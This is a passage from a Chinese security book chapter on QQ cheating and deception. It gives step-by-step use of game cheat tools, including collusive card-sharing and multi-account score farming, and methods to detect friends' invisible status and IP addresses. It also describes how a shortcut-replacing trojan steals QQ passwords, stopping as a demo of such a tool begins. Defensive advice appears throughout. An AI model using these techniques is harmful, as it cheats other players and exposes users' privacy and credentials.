本章针对与QQ有关的一系列欺骗招数和作弊行为进行了详细地分析，并提出了一些比较有效的防范建议，可以帮助读者更清楚地认识一些欺骗行为的特征，更好地保护自身隐私信息的安全性。

7.1 “QQ连连看”游戏作弊剖析

“QQ连连看”游戏是QQ休闲类游戏中最为流行的一种，其简单的操作深得广大游戏玩家青睐。与此同时，网络上也存在着许多与之相关的作弊软件——外挂。



小贴士：外挂本来是一种游戏辅助工具，目的是为了帮助玩家自动完成一些枯燥而又单调的操作，但后来功能已经逐渐增强，目前很多外挂程序都可以通过各种技术手段进行不同程度地作弊。

7.1.1 “QQ连连看”游戏作弊测试

在搜索引擎的搜索框中输入“QQ连连看 外挂”就能找到412 000多项结果，笔者选了第一个搜索结果，下载了一个名叫“NewLLK”的外挂软件。

将其下载到本地后解压，直接双击运行。需要注意的是，该软件捆绑了百度搜霸工具条，并且默认选中了【安装】按钮，因此在运行此外挂时注意单击【不安装】按钮，如图7-1所示。



小贴士：捆绑软件并不一定就是恶意软件，它只是一种在目前环境下迫于无奈的推广手段，相对于一些流氓软件的强制安装行为还是具有一定的人性化考虑。

主程序开始运行后的主界面如图 7-2 所示。



图 7-1 注意选择【不安装】



图 7-2 “QQ 连连看外挂”程序主界面

为了测试效果，首先登录进入 QQ 游戏大厅，下载连连看游戏并安装后任意选择一个房间进入，当游戏开始运行后此外挂能够自动检测到。此外挂程序的使用方法很简单，在游戏进行时按 F9 键可以消除一对，按 F10 键则可以瞬间消除所有。图 7-3 所示是笔者使用该连连看外挂程序辅助进行一局游戏结束后的结果。



图 7-3 使用外挂辅助的游戏结果

图 7-3 中的左上角第一个名为“右手天涯”的玩家就是笔者用来测试的号码，几乎是在瞬间就赢得了比赛，其他玩家如果没有同样使用外挂的话则根本没有机会取得胜利。

需要说明的一点是，本文的目的并非在于提倡作弊，只是为了从某个角度来揭露网络上存在的一些作弊现象；游戏的本质是一种放松的手段，如果为了无谓的结果或喜或悲就已经是迷失了方向。

7.1.2 防范“QQ连连看”游戏作弊

对于这种作弊行为，取证难度较大，最好的办法就是加倍防范，如果感觉到对手有作弊的嫌疑，主动上报给QQ客服方。

7.2 “QQ斗地主”游戏作弊

“QQ斗地主”游戏是QQ休闲系列游戏中的另一个流行代表，针对它的游戏外挂有许多种类型，例如记牌器、刷分器、二打一看牌器等。

7.2.1 “QQ斗地主”游戏作弊剖析

“魔镜 QQ 斗地主记牌器”是一种比较具有代表性的记牌器软件，它运行后的界面如图7-4所示。




图7-4 “魔镜QQ斗地主记牌器”运行界面

借助此类外挂程序，玩家在游戏过程中可以很清楚地知道当前还剩下哪些牌，是否还剩有“炸弹”，以指导自己更加合理地出牌。

有人也许会反驳说这样没什么错，但考虑到对手并没有使用外挂，而某一方玩家通过借助程序的自动化计算使得游戏双方处于不对等的地位。更有甚者，现在越来越多的此类外挂程序甚至提供了两名玩家联合对付另外一名对手的功能，这就是真正地作弊了。

下面以“最新 QQ 斗地主记牌器 V9.53”为例来演示如何与其他玩家联合作弊，此外挂提供了“联网友”的功能，如图7-5所示。

该软件提供的“联网友”功能使用方法如下。

（1）前提是，配合作战的双方都要使用本记牌器程序。

（2）先单击【联网友】按钮，此时软件界面会变成如图7-6所示。



图7-5 游戏外挂提供的“联网友”功能



图7-6 单击【联网友】后的界面变化

（3）如果玩家不是“地主”，在系统发牌结束即可单击图7-6右下角的【传信息】按钮，如果玩家选择当“地主”，要在三张底牌显示出来以后再单击【传信息】按钮。

（4）单击【传信息】按钮后，程序界面会再次发生变化，提示“信息已取，去发送”，如图 7-7 所示。

此时程序已经将本方牌的信息进行了编码并复制到了系统剪贴板中，在聊天窗口的输入框中按组合键<Ctrl + V>或单击鼠标右键，选择“粘贴”后发送给对方即可。

（5）程序在出现如图 7-7 所示的界面后很快又会发生变化，如图 7-8 所示。



图 7-7　出现“信息已取，去发送”的提示



图 7-8　程序界面再次变化

此时需要等待合作队友的信息，当收到队友发送过来的编码后，将编码信息选中，使用组合键<Ctrl + C>或单击鼠标右键，选择“复制”将其复制到系统剪贴板中。

（6）此时单击图 7-8 中右下角的【接收】按钮，另外两方的牌即可直观显示出来，如图 7-9 所示。



图 7-9　显示出另外两方的牌



小贴士：发送、接收信息可以通过 QQ 大厅的聊天窗口进行，也可以通过常规的 QQ 聊天窗口进行。

此软件的工作原理是把某一玩家的牌及其合作队友的牌一起进行计算后即可得知第三个玩家的牌，实现看牌的效果。这种做法使得第三个玩家处于极端的劣势，已经完全违背了游戏的公平性原则，极不提倡此类行为。

下面再来演示另外一种外挂软件：刷分器，以“超级 QQ 斗地主刷分器”为例。

（1）首先需要安装“超级 QQ 游戏大厅多开补丁”，其界面如图 7-10 所示。



小贴士：补丁是一种为了解决软件中存在某些问题的弥补手段；通常在软件的开发过程中并不能完全地考虑到所有可能出现的问题，当软件发布后再通过反馈信息发现了其中存在的某些问题，除了升级之外也可以采取安装补丁的方式进行解决。



图 7-10 “超级 QQ 游戏大厅多开补丁”安装界面

此程序运行后会自动搜索到 QQ 游戏的安装目录，因此通常情况下地址文本框中的路径不需要修改，直接单击【应用补丁】按钮。

如果弹出安装失败的对话框通常是因为 QQ 程序正在运行，程序无法对其修改。解决方法是结束正在运行的 QQ 进程，等待补丁安装成功后再重新进行登录。

如果提示安装成功，就可以同时在一台计算机上登录多个游戏大厅。我们使用 3 个号码登录进入 QQ 游戏大厅，其中一个是需要赢分的号码，另外两个是用来被“剥削”的号码。

（2）登录进去后找到一个人数很少的房间，首先选择图 7-11 中最右边的【设置】项，将会弹出“QQ 游戏设置”对话框，设置一个密码以防止别人偶然进来，如图 7-12 所示。



图 7-11　选择【设置】项



图 7-12　设置保护密码界面

（3）接下来使你的 3 个号码全部进入一张桌子，注意最后应使想要赢分的号码窗口显示在所有窗口的最上层，如图 7-13 所示是使玩家“右手天涯”赢分。




图 7-13　使玩家“右手天涯”赢分

（4）到这一步后只要运行“超级 QQ 斗地主刷分器”，单击【开始刷分】按钮就可以了，程序界面和工作界面分别如图 7-14 和图 7-15 所示。



小贴士：由于程序是自动出牌，因此许多时候总会显得匪夷所思。例如，将顺子拆开一张张出，这通常是因为程序为了简化计算，节省一部分计算的时间以换取更高的效率。




图 7-14 “超级 QQ 斗地主刷分器”的程序界面




图 7-15 “超级 QQ 斗地主刷分器”的工作界面

虽然笔者在测试时使用的这个“超级 QQ 斗地主刷分器”只是试用版，每运行一次后程序都会自动退出，只能手动重新启动，即使这样一次次地手动操作还是在短短的时间内刷到了 228 个积分，如图 7-16 所示。



图 7-16 测试刷分结果

以上对几种常见的“QQ 斗地主”游戏的作弊方法进行了详细地介绍，最后再次说明，不提倡此类作弊行为，这样很容易让游戏失去本身应有的乐趣。

7.2.2 防范“QQ 斗地主”游戏作弊

这类作弊与 7.1 节中介绍的“QQ 连连看”游戏作弊一样很难检测，但如果 QQ 游戏的聊天窗口中突然出现了莫名奇妙的符号，如“afdmdk”，就可以大致确定另外两家正在联合作弊；但如果另外两方使用 QQ 聊天窗口直接发送编码就不容易判断了，而且对另外几种作弊方法目前也尚无有效的防御措施。

7.3 查看 QQ 好友是否隐身

QQ 软件提供了一种隐身登录方式，这极大地方便了许多人。如果你想知道某个人的 QQ 是否隐身，可以尝试下面几种方法。

1．QQ 千里眼

这种方法很早就出现了，因为这是腾讯公司自己推出的产品，所以腾讯官方对其的说明如图 7-17 所示。

只要开通了 QQ 千里眼，不管你的好友是上线还是离线都会第一时间通知你，即使他是隐身登录你也同样可以看到。其详细开通方法可访问腾讯官方网站进行查看：http://notice.qq.com/KKQQopen.jsp ，如图 7-18 所示。



图 7-17 腾讯公司官方对“QQ 千里眼”的说明示图



图 7-18 QQ 千里眼开通方法界面

在上图的输入框中输入自己的手机号码，稍后即会收到提示短信，内容如下：“你将定制由深圳腾讯公司提供的信息关注钻石版业务，信息费 10 元/月（不含通信费），回复任何内容确认定制，无回复则不定制。中国移动”。

回复任意内容，如 1 或 a 等就可以开通了。

开通后编辑手机短信后发送到 10661700，可获取 QQ 千里眼的主菜单。编辑短信“K，QQ 号”，发送到 10661700 即可查看某好友的在线状态，即使他是隐身也可以看到。

需要注意的是，部分地区的联通号码或小灵通等需要发送的号码不尽相同，在使用前请先访问腾讯官方网站进行查询。

2．视频测试法

该方法显得有点老套，但效果一直不错。如果你不确定好友的 QQ 是否是隐身的，试着发送一个视频请求，QQ 软件在默认情况下会直接向对方弹出一个聊天窗口，不管对方是“接受”还是“拒绝”都会暴露他的行踪。大多数人常规的做法是将该聊天窗口最小化，不予理睬。但事实上，很少有人能忍受一个“无聊”的窗口一直占用系统资源，最终总会恼火地单击“拒绝”按钮。

3．防范支招

一种比较有效的方法是对 QQ 进行简单地设置，依次选择 QQ 主窗口中的“菜单”→“设

置”→“系统设置”→“基本设置”项，在“综合设置”区域取消选中“自动弹出视频请求窗口”复选框，如图 7-19 所示。




图 7-19　取消选中“自动弹出视频请求窗口”复选框

4．使用增强版本 QQ

众所周知，除了腾讯公司官方的 QQ 软件之外，网络上还流传着很多由网友自发制作的增强版本的 QQ，比如珊瑚虫、飘云、精灵坊、阿瑞斯等。此类增强版本的 QQ 程序因其丰富的增强工具包一直深得网友的喜爱。

这里笔者推荐的是一个阿瑞斯精简版 QQ，注意别被“精简”这个词误导了，此精简是指去掉了原版 QQ 中许多无用的功能组件，但它同时又提供了一些其他非常有用的插件。经笔者长期地使用表明，阿瑞斯精简版 QQ 的显隐身能力非常强。在绝大多数情况下都能直接显示出对方处于隐身状态，某些情况下甚至可以直接显示出对方的 IP 地址，只有极少数情况下不能显示出来，如图 7-20 所示。




图 7-20　阿瑞斯精简 QQ 显隐身

需要注意的是，必须把鼠标指针指在对方头像上方才能显示出来，直接打开与对方的聊天窗口不能显示出对方是否在隐身。

7.4　QQ 号码争夺战

随着 QQ 软件的日益流行，QQ 号码也成了一个被许多人争抢的“香饽饽”，于是腾讯公司也推出了许多所谓的靓号来赚取收益，少于 8 位的号码已早不能免费申请到了。

殊不知，腾讯公司在耕耘国内 QQ 市场的同时，已将眼光瞄准了国际市场，在泰国、印度尼西亚、日本，甚至非洲都有相应版本的 QQ 软件。由于 QQ 软件在国外远没有国内如此流行，因此国外的号码通常比国内要短很多。

但要注意，向国外提供申请 QQ 号码服务的网址屏蔽了中国大陆地区的 IP，需要使用国外的代理去申请；另外，国外版本的 QQ 也不能直接与国内版本的 QQ 进行通信，比如在日本申请了一个 QQ 号，它与中文 QQ 是无法加为好友互相聊天的；在登录的时候也需要使用国外代理，不能用国内的 IP 登录。下面简单介绍一下代理的使用方法。

如果只是为了浏览网页可以使用最简单的在线代理，代理中国网站(网址：http://web.proxycn.com/)每天都会公布一批最新的国外在线代理，如图 7-21 所示。




图 7-21 “代理中国”网站公布的在线代理列表

任意单击一个“在线代理”链接，就会自动打开一个新网页转向该在线代理的服务网页。如图 7-22 所示，是笔者测试时单击“在线代理（11）”链接后转到的服务页面，网站名字为“Proxyeye”。



图 7-22 “proxyeye”提供的在线代理

由于“代理中国”网站公布的代理地址每天都在发生变化，因此读者在测试的时候单击如图 7-21 中的“在线代理（11）”后，所转向的页面与本文可能不同。

在图 7-22 所示页面最下方的 Web Address（在图 7-22 中没有显示完整）后面的地址栏里输入要访问的网址，例如 www.ip138.com ，如图 7-23 所示。




图 7-23　在 Web Address 后面输入网址 www.ip138.com

当访问 www.ip138.com（查询网）时，该网站首页会显示出你的 IP 地址以及该 IP 所属的区域，如图 7-24 所示。而当笔者在图 7-23 所示的在线代理中输入访问 IP138 查询网时，显示的结果如图 7-25 所示。



图 7-24　IP138 查询网显示出访问者的 IP 以及所属地区



图 7-25　IP138 网在笔者使用代理时的显示结果

通过图 7-24 与图 7-25 所示结果的对比，我们可以看出在线代理确实能够有效地隐藏真实的 IP 地址，而以该代理服务器 IP 地址的名义去访问各网站。

如前所述，通常国外的 QQ 号码在登录时也要使用代理，此时我们不能再使用在线代理了，要使用 QQ 本身的代理登录功能，详细步骤如下。

（1）正常启动 QQ 程序，在登录界面处单击下方的【设置】按钮，如图 7-26 所示。

（2）此时将会弹出扩展对话框，其中有一项为【网络设置】，如图 7-27 所示。



图 7-26 单击最下方的【设置】按钮



图 7-27 【网络设置】选项

（3）在网上找到一些 HTTP 代理列表，如图 7-28 所示是代理中国在某一天公布的 HTTP 代理列表。

ProxyCN.Net 友情链接交换 | HaoVIP域名交易 WebProxy | ProxyCN官方论坛 What is 25M.CN ? | THE9-第九城市 S5proxy游戏代理

ID	地址	端口	类型	地区	验证时间	响应	WHOIS
1	203.144.144.164	080	HTTP	泰国	01-14 23:38	0.524	whois
2	83.143.245.40	80	HTTP	美国 ProxyCN	01-14 23:38	0.549	whois
3	85.21.125.100	8080	HTTP	俄罗斯 Corbina电信	01-14 23:37	0.993	whois
4	200.21.174.232	80	HTTP	巴西 圣保罗	01-14 23:48	0.997	whois
5	72.36.112.71	3128	HTTP	美国 ProxyCN	01-14 23:37	0.997	whois
6	222.132.52.226	8080	HTTP	山东省潍坊市 网通	01-14 23:41	0.998	whois
7	130.37.198.244	3128	HTTP	荷兰 ProxyCN	01-14 23:38	0.998	whois
8	130.75.87.83	3124	HTTP	德国 ProxyCN	01-14 23:51	0.999	whois
9	123.232.9.185	8080	HTTP	欧洲 ProxyCN	01-14 23:38	0.999	whois
10	61.163.92.4	8080	HTTP	河南省郑州市 网通	01-14 23:35	0.999	whois
11	138.246.99.249	3127	HTTP	德国 ProxyCN	01-14 23:43	1.000	whois
12	206.64.92.16	8000	HTTP	美国/加拿大 ProxyCN	01-14 23:35	1.000	whois

图 7-28 “代理中国”公布的 HTTP 代理列表

（4）在图 7-27 所示的窗口中依次进行以下操作：在【类型】后面的下拉框中选择“HTTP 代理”，在【地址】后面的输入框中填写图 7-28 所示列表中 ID 为 1 那一行所给出的地址(简称第 1 行，以下类同)，此处即为填写“203.144.144.164”，在【端口】后面的输入框中填写“080”(笔者猜测此处应该属于网站方的失误，应为 80 或 8080)，然后单击【测试】按钮进行连接测试，输入内容与显示结果分别如图 7-29 和图 7-30 所示。



图 7-29 “网络设置”项设置界面

（5）根据返回结果可知该代理服务器无法使用，原因通常是因为代理不稳定。出现这种情况时就需要更换其他的代理测试，因此我们继续测试图 7-28 列表中所示的第 2 行地址，这次返回了“代理服务器工作正常”的结果，如图 7-31 所示。




图 7-30 测试结果“无法连接到代理服务器”




图 7-31 测试结果“代理服务器工作正常”



小贴士：在图 7-29 中有一个【用户】和【密码】选项，此处不是填写 QQ 密码，而是因为有些代理服务器为了确保自身的安全而要求必须使用密码访问。这里需要填写的就是代理服务器服务提供商提供的用户名和密码，大多数免费代理是不需要密码的。

7.5 识别其他的 QQ 欺骗技术

QQ 如此流行，越来越多的人看到了其中的“商机”，盗取 QQ 号的木马和欺骗程序也层出不穷。

对付这种木马程序，最好的办法是及时更新反病毒软件和防火墙；另外需要注意为你的 QQ 账号设置一个强壮的密码，以防止他人盗取；时刻保持警惕，不随便运行网友发来的程序等。

腾讯公司也在不断地更新自己的加密算法和保护技术，QQ 键盘保护和 QQ 医生都可以提供好的保护，因此许多“黑客”开始寻找其他有效的途径，其中之一就是伪装法。

相信绝大多数用户在安装 QQ 时都会在桌面上添加一个快捷方式，此快捷方式指向真正的 QQ 程序，当登录的时候只需要直接双击桌面上的快捷方式图标，就可以方便地使用了。

但是，一些“黑客”恰恰就是利用了这一点，他们编写出一种思路巧妙的木马程序，此类程序在运行后会自动覆盖桌面上的 QQ 快捷方式，并通过注册表里的 QQ 安装路径得到真正的 QQ 程序的完整路径。

当用户双击了这个伪装后的“快捷方式”图标时，木马程序开始运行了，用户却浑然不

知地照样输入原 QQ 的号码和密码；该木马悄悄地将其记录下来后不动声色地调用真正的 QQ 程序来运行，显示出来的结果虽然是用户的 QQ 依然正常登录了，但却不知道这个过程背后发生的一切。

下面就以梧桐 QQ 欺骗登录器为例来进行演示，将其下载后进行解压，其中有两个比较重要的文件是，配置文件“配置.exe”和主程序文件“dqq.exe”，如图 7-32 所示。

